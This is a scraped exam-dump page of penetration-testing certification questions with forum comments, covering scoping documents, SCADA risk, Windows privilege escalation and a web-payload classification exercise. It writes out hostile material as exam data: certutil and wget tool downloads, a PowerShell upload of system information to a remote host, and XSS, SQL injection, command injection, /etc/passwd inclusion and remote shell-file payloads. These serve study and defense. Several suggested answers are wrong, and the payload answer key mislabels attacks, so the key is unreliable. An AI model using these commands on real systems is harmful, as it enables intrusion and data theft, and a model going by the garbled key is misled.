Question #1 *Topic 1*

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.


B. Verify the client has granted network access to the hot site.

C. Determine if the failover environment relies on resources not owned by the client.

D. Establish communication and escalation procedures with the client.

Suggested Answer: *C*

Community vote distribution



[Removed] Highly Voted 2 years, 8 months ago

Selected Answer: A

A SOW should be signed before ANYTHING is done.

upvoted 5 times

shakevia463 2 years, 7 months ago

Hey did you take the test? How many questions did you see? Can anyone report back soon here or on the main pt1-002 page?

upvoted 1 times

[Removed] Highly Voted 3 years, 1 month ago

It's A...who the hell approves these answers

upvoted 5 times

itcertific2020 Most Recent 11 months, 2 weeks ago

Hello Here , anyone can tell the difference between PT1-002 and PT0-002

upvoted 1 times

Caoilfhion 1 year, 3 months ago

Selected Answer: C

It's C because a SOW means nothing if you didn't account for systems that weren't included in being given permission to Pentest. Checking to make sure the ENTIRE network is owned by the client first, ensures 1.) You're not getting slammed with legal regulations by not having permission on those systems...you might need multiple SOWs! and 2.) You're not stuck during the Pentest because you ran into a system you didn't account for, and legally cannot continue....(even though this is moot to real bad actors, this test about "hacking for good".)

upvoted 1 times

JimBobSquare101 2 years, 8 months ago

Having the S+, CySA and CASP, I would go with A on this...

upvoted 4 times

Cyber_Judy 2 years, 9 months ago

Selected Answer: C

Albeit a statement of work (SOW) is one of the first and primary requirements when conducting a penetration test, however it would include scope and what is included. Whether the organization owns said networks and subnetworks.

upvoted 1 times

shakevia463 2 years, 10 months ago

Selected Answer: A

Agree with A sign the contract first. Does anyone have any updates to the recent test? Percentage of questions valid?

upvoted 3 times

strawberryspring 2 years, 11 months ago

If this were CISSP I'd say A, however they directly specify the purpose of the test is to test system disruption

upvoted 1 times

Umbriator 3 years ago

No, Answer C is correct becuase if you don't do this you are screwed. A is also important, but it will not increase the risk of damage.

upvoted 3 times

DarkHorse99 3 years, 1 month ago

Selected Answer: A

Def A. From PmP/cyber you would do this

upvoted 3 times

tokhs 3 years, 3 months ago

Selected Answer: A

the answer should ba A

upvoted 3 times

Random_Leaf_Ninja127 3 years, 3 months ago

This answer is wrong. The correct answer is A. You need to make sure the contract is signed before anything is started.

upvoted 3 times

[Removed] 3 years, 3 months ago

I agree

upvoted 1 times

Question #2 *Topic 1*

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.

B. devices are obsolete and are no longer available for replacement.

C. protocols are more difficult to understand.

D. devices may cause physical world effects.

Suggested Answer: *C*
Reference:
https://www.hindawi.com/journals/scn/2018/3794603/

Community vote distribution
D (75%) C (25%)

Picklefall1 Highly Voted 3 years, 4 months ago
The answer should be D. The question asks about the safety risk. Difficult to understand protocols don't threaten safety like the aspect of physical world effects like causing floods or gas line ruptures.
upvoted 13 times

Sweety_Certified7 Most Recent 4 months, 3 weeks ago
Selected Answer: D
Performing a penetration test against an environment with SCADA (Supervisory Control and Data Acquisition) devices brings additional safety risks because these devices control critical infrastructure systems like power grids, water treatment plants, and manufacturing equipment.

Any disruption or unintended commands during testing could result in real-world physical consequences, such as equipment malfunction, operational failures, or even endangering human safety.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
Selected Answer: D
The main reason for the increased safety risk is that SCADA devices have the capability to cause physical world effects. SCADA systems are used in examples for GAS supply, the electronically controlled water system and so on. In case of malfunction, it leads to physical problems of no small magnitude!
upvoted 1 times

Caoilfhion 1 year, 3 months ago
Selected Answer: C
Okay, this is one of those silly worded "gotcha" questions, ugh!! The question is asking about the safety risk as it relates to Pentesting, not as it relates to the devices. This is extremely poor wording, but essentially...the wrong answers all answer how the device poses a safety risk, but answer C is why a pentest/scan itself is a safety risk. There's an article linked when you click "Reveal Solution" that goes more in depth with it, but the gist is: these older protocols can cause system malfunctions if scanned with modern tools. So, it's how the scan itself is a safety risk...not so much the devices. Terrible question, CompTia.
upvoted 1 times

Sweety_Certified7 4 months, 3 weeks ago
This isn't a "safety risk" though. The question asks about safety risks, so the answer is D
upvoted 1 times

bieecop 1 year, 8 months ago
Selected Answer: C
The main reason for the increased safety risk is that SCADA devices have the capability to cause physical world effects. If a penetration tester were to compromise or manipulate the SCADA systems improperly, it could lead to disruptions or damages in the physical processes they control. For example, tampering with the control settings of a power plant's SCADA system could result in a power outage or equipment failure.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
You texted well but answered C and not D

upvoted 1 times

[Removed] 2 years, 8 months ago

Selected Answer: D

Its. D

upvoted 1 times

shakevia463 2 years, 7 months ago

perfect did you take the exam?

upvoted 1 times

Adonist 3 years ago

Selected Answer: D

Definitely D

upvoted 4 times

DarkHorse99 3 years, 1 month ago

Def D with it being the risk that would take it down. This is from a planning statement.

upvoted 2 times

BinarySoldier 3 years, 3 months ago

I agree with Pickle. The answer should be D

upvoted 4 times

BinarySoldier 3 years, 3 months ago

From the attached reference on the question itself, it is stated that: "A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully."
And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

This will result into failure of the normal operation of the SCADA causing the physical world effects. This, AGAIN, brings me to be D as the right Answer.

upvoted 2 times

Question #3 *Topic 1*

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA

B. MSA

C. SOW

D. MOU

Suggested Answer: *C*

Community vote distribution

C (100%)

bieecop 1 year, 7 months ago

Selected Answer: C

A Statement of Work (SOW) is a document that outlines the specific activities, deliverables, and schedules for a penetration tester or any other service provider. It provides a detailed description of the scope of work to be performed, including the objectives, tasks, timelines, resources, and any other relevant details. The SOW serves as a contractual agreement between the client and the service provider, ensuring that both parties have a clear understanding of the expectations and responsibilities associated with the engagement.

upvoted 1 times

Cyber_Judy 2 years, 9 months ago

Selected Answer: C

C - agreed

upvoted 2 times

Cyber_Judy 2 years, 9 months ago

C- agreed.

upvoted 2 times

Cyber_Judy 2 years, 9 months ago

C - agreed

upvoted 1 times

BinarySoldier 3 years, 1 month ago

Selected Answer: C

The SOW is the only document that offers a scope of what the Pentester is going to do.

upvoted 2 times

DrChats 3 years, 3 months ago

Selected Answer: C

yep...

upvoted 3 times

DarionAllen2 3 years, 3 months ago

Selected Answer: C

Look up

upvoted 2 times

Question #4 *Topic 1*

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.

B. Supervisors and controllers are on a separate virtual network by default.

C. Controllers will not validate the origin of commands.

D. Supervisory systems will detect a malicious injection of code/commands.

Suggested Answer: *C*

Community vote distribution

C (100%)

Schmittinger 10 months, 2 weeks ago

Selected Answer: C

Somebody hast connected them to maage them remote.

upvoted 1 times

behkaa 10 months, 1 week ago

hi, did you write PTO-002 ? Is there a difference ?

upvoted 1 times

rootlikegroot 2 years, 8 months ago

Guys can you please detail why C is the correct answer?

upvoted 1 times

TheITStudent 2 years, 7 months ago

PLC is a programmable logic controller. These are essentially maleable devices in that they can be controlled/manipulated/coded/programed to do whatever you need them to do for a business. They most likely lack ability to self-regulate/correct. This usually is the role of a security/network engineer. If one is able to send code to one of these devices, more likely than not, it will be accepted unless compensating controls have been put in place by an admin. this is my best guess. C makes the most sense to me for these reasons.

upvoted 4 times

NotAHackerJustYet 2 years, 1 month ago

The correct answer is C because it is most likely that the controllers will not validate the origin of commands. This means that the controllers may not be able to detect malicious injections of code/commands. The other options are not as likely to be valid assumptions. Option A is not valid because PLCs might act upon commands injected over the network. Option B is not valid because it is possible that supervisors and controllers may not be on a separate virtual network. Option D is not valid because it is not likely that the supervisory systems will detect a malicious injection of code/commands.

upvoted 3 times

Cyber_Judy 2 years, 9 months ago

Selected Answer: C

C - agreed.

upvoted 2 times

Cyber_Judy 2 years, 9 months ago

C - probably so.

upvoted 1 times

Davar39 3 years, 2 months ago

Seems correct.

upvoted 2 times

Question #5 *Topic 1*

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work


B. The correct user accounts and associated passwords

C. The expected time frame of the assessment

D. The proper emergency contacts for the client

Suggested Answer: *C*

Community vote distribution



euknvyna Highly Voted 3 years, 3 months ago

That is unlikely to start testing without credentials. Let's assume that credentials were known. What if e.g. environment maintenance took place over the weekend or MAC were white\blacklisted? D -> Emergency contact is correct

upvoted 11 times

Adonist Highly Voted 3 years ago

Selected Answer: D

I would go with D

upvoted 6 times

MeisAdriano Most Recent 7 months, 3 weeks ago

Selected Answer: D

It's not A,B,C because:

NOT-A) If I have to start, I suppose to have already signed SOW. The "was not able to access" suppose I'm trying, so I suppose to have already signed a SOW.

NOT-B) We don't know if we are in a white/black box condition, we can assume for so strict times maybe we are in a white box and we received wrong credentials, but only calling the proper emergency contact for the client can solve this situation(D answer)

NOT-C) Could be a good answer, but to acquire the expected time frame of the assessment doesn't help the assessment team -not able to access and produce results until Monday.

That's why the right answer is D: If I have any doubt or problem or expected time frame compromised, I can advise the emergency contacts.

upvoted 1 times

somsom 8 months, 2 weeks ago

The user account and passwords must have been given to them, and in the SOW, it must have been included that all these would be provided. So, the emergency contact of the client is very necessary

upvoted 1 times

pentesternoname 1 year, 4 months ago

Selected Answer: B

In a security assessment, having the correct user accounts and associated passwords is crucial for the assessment team to access and test the client's environment. Without proper access credentials, the team might face delays in conducting the assessment, as described in the scenario. Acquiring this information before the start of the assessment helps ensure a smooth and timely process.

upvoted 1 times

Anarckii 1 year, 9 months ago

Selected Answer: B

It look me awhile to get this answer, but this made sense:

A. A signed statement of work: While a signed statement of work is essential for establishing the scope, objectives, and terms of the assessment, it does not provide the necessary credentials or access to the client's environment. It is a contractual agreement outlining the scope of the work to be performed.

C. The expected time frame of the assessment: Knowing the expected time frame of the assessment is important for planning purposes, but it does not resolve the issue of the assessment team's inability to access the environment over the weekend. It merely provides an understanding of the duration of the assessment.

D. The proper emergency contacts for the client: While having the proper emergency contacts is crucial for communication and addressing any urgent situations during the assessment, it does not directly address the issue of the assessment team's inability to access the environment as expected

upvoted 2 times

pentesternoname 1 year, 4 months ago

I agree with you

upvoted 1 times

AaronS1990 2 years ago

Selected Answer: D

I agree with D for the reasons Kiduu stated below

upvoted 3 times

shakevia463 2 years, 1 month ago

Selected Answer: D

If they had emergency contact information the issue would have been resolved. Answer D they couldnt resolve the issue because they didnt have the emergency contact

upvoted 3 times

RightAsTain 2 years, 5 months ago

C is right. They should have assessed the timeframe to see if the weekend was enough time. There was no emergency here. They just went out of scope by performing the test into Monday.

upvoted 2 times

AaronS1990 2 years ago

C isn't saying they should have assessed/confirmed it, it is saying that they have gotten it. But we can already see that the time-frame is known. It's not the best question as it seems a bit open to interpretation but I'd got with D

upvoted 3 times

Cyber_Judy 2 years, 9 months ago

Selected Answer: D

D - gotta know who to contact during weekend hours if you don't have proper info/accesses.

upvoted 4 times

Cyber_Judy 2 years, 9 months ago

D - as per specifics on question stated... In order ->

1. Client only allowed testing over the weekend
2. Needed the results Monday morning.
3. Team not able to access environment as expected until Monday.
4. Which should company have acquired BEFORE start of assessment?

SUMMARY: They knew they had to do it over the weekend and have results by Monday morning (yet unrealistic expectations).

upvoted 3 times

kiduuu 2 years, 10 months ago

Selected Answer: D

Is not A, B or C because :

A. A signed statement of work - "A new security firm is onboarding its first client" - it already has the approval

B. The correct user accounts and associated passwords - "the assessment team was not able to access the environment as expected" - is not required to be Credential-based vulnerability assessment !

C. The expected time frame of the assessment - The client only allowed testing over the weekend and needed the results Monday morning - you have a timeframe

upvoted 4 times

Charlieb123 2 years, 10 months ago

Selected Answer: A

If by not choosing A - a signed SOW, it means there isn't a signed SOW, then the test shouldn't go ahead. So BEFORE you do anything testing, you MUST have a signed SOW.

I think it's a trick question steering people away from the obvious.
upvoted 2 times

maps7 2 years, 9 months ago
the answer is A you need a SOW to start work
upvoted 1 times

brandonl 2 years, 11 months ago
It specifically states in the question: "the client only allowed testing over the weekend and needed the results Monday morning." Therefore, it was known that this needed to happen, therefore this must have been determined. The issue is that this condition could not be met, but the team had no way to notify the client. Therefore, D.
upvoted 6 times

jedington 2 years, 11 months ago
Selected Answer: C
It's unlikely to be D, because it doesn't mention anywhere that the team couldn't access contacts/etc.
It's not B, because it didn't mention anywhere that there were credential problems.
It IS C, because it claims the security team couldn't access the system; therefore, a clear timeline of expected access to said system should've been clarified to cover the security team.
upvoted 2 times

Adonist 2 years, 11 months ago
Isn't the weekend and expected results by monday a clarified timeline though?
upvoted 2 times

Umbriator 3 years ago
We don't now if it's a black box or white box test. I presume it's a black box test, so they have to find out about the credential by them self. If the SOW state that the work has to be done in the weekends, the contact has to be available in the weekend. So if i didn't get access to the system, i would have called the contact to see what was wrong. I would also checked if the system was attacked during that time.
upvoted 1 times

BinarySoldier 3 years, 1 month ago
Selected Answer: C
"the assessment team was not able to access the environment as expected until Monday." It's not like the team could not get access to the environment due to failing credentials, it's because they didn't know when to the time frame. That's why it's mentioned they accessed the platform on Monday, and the question doesn't say this was with the assistance of the client. I am changing to C being the correct answer
upvoted 1 times

brandonl 2 years, 11 months ago
It specifically states in the question: "the client only allowed testing over the weekend and needed the results Monday morning." Therefore, it was known that this needed to happen, therefore this must have been determined. The issue is that this condition could not be met, but the team had no way to notify the client. Therefore, D.
upvoted 3 times

Question #6 *Topic 1*

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil ג€"urlcache ג€"split ג€"f http://192.168.2.124/windows-binaries/accesschk64.exe

B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/upload.php', 'systeminfo.txt')

C. schtasks /query /fo LIST /v | find /I ג€Next Run Time:ג€

D. wget http://192.168.2.124/windows-binaries/accesschk64.exe ג€"O accesschk64.exe

Suggested Answer: *B*
Reference:
https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842

Community vote distribution
A (100%)

luca76cap Highly Voted 3 years, 1 month ago

Selected Answer: A

https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while-bypassing-av/ ---
https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
upvoted 6 times

MeisAdriano Most Recent 7 months, 2 weeks ago

Selected Answer: A

Inviato da Copilot:
The correct answer is A. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/accesschk64.exe.

The certutil -urlcache -split -f command in Windows is used to download files from a specified URL. In this case, it's being used to download the accesschk64.exe file from the provided URL. accesschk64.exe is a command-line tool for viewing the effective permissions on files, registry keys, services, processes, kernel objects, and more. This can be useful for a penetration tester to identify misconfigured service permissions.

Please note that this is a potentially dangerous operation and should only be performed in a controlled and legal testing environment. Unauthorized penetration testing can be illegal and unethical. Always obtain proper authorization before conducting any penetration testing activities.
upvoted 1 times

lifehacker0777 1 year, 11 months ago

Selected Answer: A

Option A is using the "certutil" command to download and save the AccessChk tool on the target machine. AccessChk can be used to check the permissions of services and other objects on the Windows system, and can help identify misconfigured permissions that may be exploited by an attacker.

Option B is using a PowerShell command to upload a file to a remote server, which is not relevant to the task at hand.

Option C is using the "schtasks" command to display information about scheduled tasks, which is also not relevant to the task at hand.

Option D is using the "wget" command to download the AccessChk tool, which is similar to option A but is using a different command. However, "wget" is not a native Windows command and may not be available on the target system, whereas "certutil" is a native Windows command that should be available on most Windows systems.
upvoted 1 times

ResStapler 2 years, 6 months ago

Good info here from SentinalOne on how attackers can use Certutil.exe - CertUtil.exe is an admin command line tool intended by Microsoft to be used for manipulating certification authority (CA) data and components. This includes verifying certificates and certificate chains, dumping and displaying CA configuration information and configuring Certificate Services.
How Attackers Use CertUtil
CertUtil can replace PowerShell for specific tasks such as downloading a file from a remote URL and encoding and decoding a Base64 obfuscated

payload. Note the -urlcache verb that can be employed for this purpose:
See link: https://www.sentinelone.com/blog/malware-living-off-land-with-certutil/
upvoted 2 times

TheITStudent 2 years, 7 months ago

Selected Answer: A

This one is tough. My best guess is the Certutil as it is a known service vulnerability in which a standard user can capitalize on write permissions to a root/system level access and replace the file/executable with a malicious link. @luca76cap has a good answer. I read a bunch of articles, but this one helped the most: https://outrunsec.com/tag/certutil/

"Now we will transfer the meterpreter payload using Certutil. This is a built-in utility included on most Windows operating systems and my go-to tool for windows file transfers."

A penetration tester has obtained a low-privilege shell on a Windows server with a DEFAULT CONFIGURATION and now wants to explore the ability to exploit MISCONFIGURED SERVICE PERMISSIONS. Which of the following commands would help the tester START this process?
upvoted 4 times

HOTSPOT -
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS -
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Hot Area:

HTTP Request Payload Table


Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection	Parameterized queries

	DOM-based Cross Site Scripting	Preventing external calls
	SQL Injection (Error)	Input Sanitization .. , \ , / , sandbox requests
	SQL Injection (Stacked)	Input Sanitization ', :, $, [,], (,),
	SQL Injection (Union)	Input Sanitization ",', <, :, >, -,
	Reflected Cross Site Scripting	
	Local File Inclusion	
	Remote File Inclusion	
	URL Redirect	
`lookup=$(whoami)`	▼	▼
	Command Injection	Parameterized queries
	DOM-based Cross Site Scripting	Preventing external calls
	SQL Injection (Error)	Input Sanitization .. , \ , / , sandbox requests
	SQL Injection (Stacked)	Input Sanitization ', :, $, [,], (,),
	SQL Injection (Union)	Input Sanitization ",', <, :, >, -,
	Reflected Cross Site Scripting	
	Local File Inclusion	
	Remote File Inclusion	
	URL Redirect	
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	▼	▼
	Command Injection	Parameterized queries
	DOM-based Cross Site Scripting	Preventing external calls
	SQL Injection (Error)	Input Sanitization .. , \ , / , sandbox requests
	SQL Injection (Stacked)	Input Sanitization ', :, $, [,], (,),
	SQL Injection (Union)	Input Sanitization ",', <, :, >, -,
	Reflected Cross Site Scripting	
	Local File Inclusion	
	Remote File Inclusion	
	URL Redirect	

Suggested Answer:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection **DOM-based Cross Site Scripting** SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests **Input Sanitization ', :, $, [,], (,),** Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	**Command Injection** DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls **Input Sanitization .. , \ , / , sandbox requests** Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) **SQL Injection (Union)** Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls **Input Sanitization .. , \ , / , sandbox requests** Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting **SQL Injection (Error)** SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), **Input Sanitization ",', <, :, >, -,**
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) **Reflected Cross Site Scripting** Local File Inclusion Remote File Inclusion URL Redirect	**Parameterized queries** Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting **Local File Inclusion** Remote File Inclusion URL Redirect	**Parameterized queries** Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion **URL Redirect**	Parameterized queries **Preventing external calls** Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting	Parameterized queries Preventing external calls



timd Highly Voted 2 years, 12 months ago

1. Dom XSS - input san. <,> https://portswigger.net/web-security/cross-site-scripting/dom-based
2. SQLi Stacked - Parameterized Queries
3. SQLi Union - Parameterized Queries
4. Reflected XSS - input san <,> https://portswigger.net/web-security/cross-site-scripting/reflected
5. SQLi Error - Parameterized Queries https://www.indusface.com/blog/types-of-sql-injection/#Error_Based_SQL_Injection
6. CMD Injection - Input San. /,\ Sandbox
7. URL Redirect - Prevent ext. calls
8. local file inclusion - Input san. /,\ Sandbox
9. CMD Injection - input san. [,],(,)
10. Remote File Inclusion - input san. /,\ Sandbox

upvoted 24 times

Sweety_Certified7 4 months, 2 weeks ago

For Payload 1. #inner-tab"><script>alert(1)</script>

Given: "You are a security analyst tasked with hardening a web server."
Since the focus is on server hardening, addressing server-side vulnerabilities like Reflected XSS would be the main priority. Therefore, it's safe to conclude that Reflected XSS is the more appropriate choice in this server-focused context.

upvoted 1 times

[Removed] 2 years, 6 months ago

Thank you for your time and effort, this is definitely the best answer there is

upvoted 3 times

RightAsTain 2 years, 5 months ago

Verified everyone in the book and looked up all the ASCII chars. Good to go. Thanks for making that one easy.

upvoted 4 times

MeisAdriano Most Recent 7 months, 2 weeks ago

1) #Inner-Tab = DOM XSS - Input sanitization (<> ...)
Explanation: “inner-tab” is a CSS id-selector and can be used to identify in unique way an element in your HTML code.
It could be something like: Some content inside here
The code maybe use something like <script> document.getElementById('inner-tab').style.display = 'none'; </script>
Or in jquery: $('#inner-tab').hide();
And you could attack via XSS injecting a DOM: <script>document.getElementById('inner-tab').innerHTML = ‘Changed via XSS attack';</script>

Solution: input sanization of < and > will help to not include HTML tags.

upvoted 1 times

MeisAdriano 7 months, 2 weeks ago

8) logfile=%2fetc%2fpasswd%00
Decoded is : logfile=/etc/passwd and at the end %00 terminate the string to ignore if the application will append something else.
In the real world we have to validate input, limit priviledge, use secure API, escaping of input and query parameterizing.
Solution: input sanization / and \ so we can't browse across directory, but also a "sandbox requests" to deny access to specific resources of the operating system.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago

9) lookup=$(whoami)
Command injection, this scenario is trying to execute the *nix command "whoami".
Solution: We can solve it using a sandbox to deny access to specific commands of the operating system; that's the most appropriate answer.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago

10) logfile=http:%2f%2fwww.malicious-site.cm%2fshell.txt
(RFI) Remote file inclusion, he is trying to show on the screen the txt, but that's a malicious shell, so could be dangerous if included.
Example:
<?php
$logfile = $_GET['logfile'];
include($logfile);
?>

Solution: preventing external calls
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago

2) item=widget';waitfor%20delay%20'00:00:20';--
That's an example of SQL Injection, for many reason, one of them because we see double dash that means "from here a comment" in SQL.
SQL Injection is a technique that exploits a webapp that not sanifies property the user input.
In this situation the attacker is injecting an SQL instruction: WAITFOR DELAY '00:00:20'
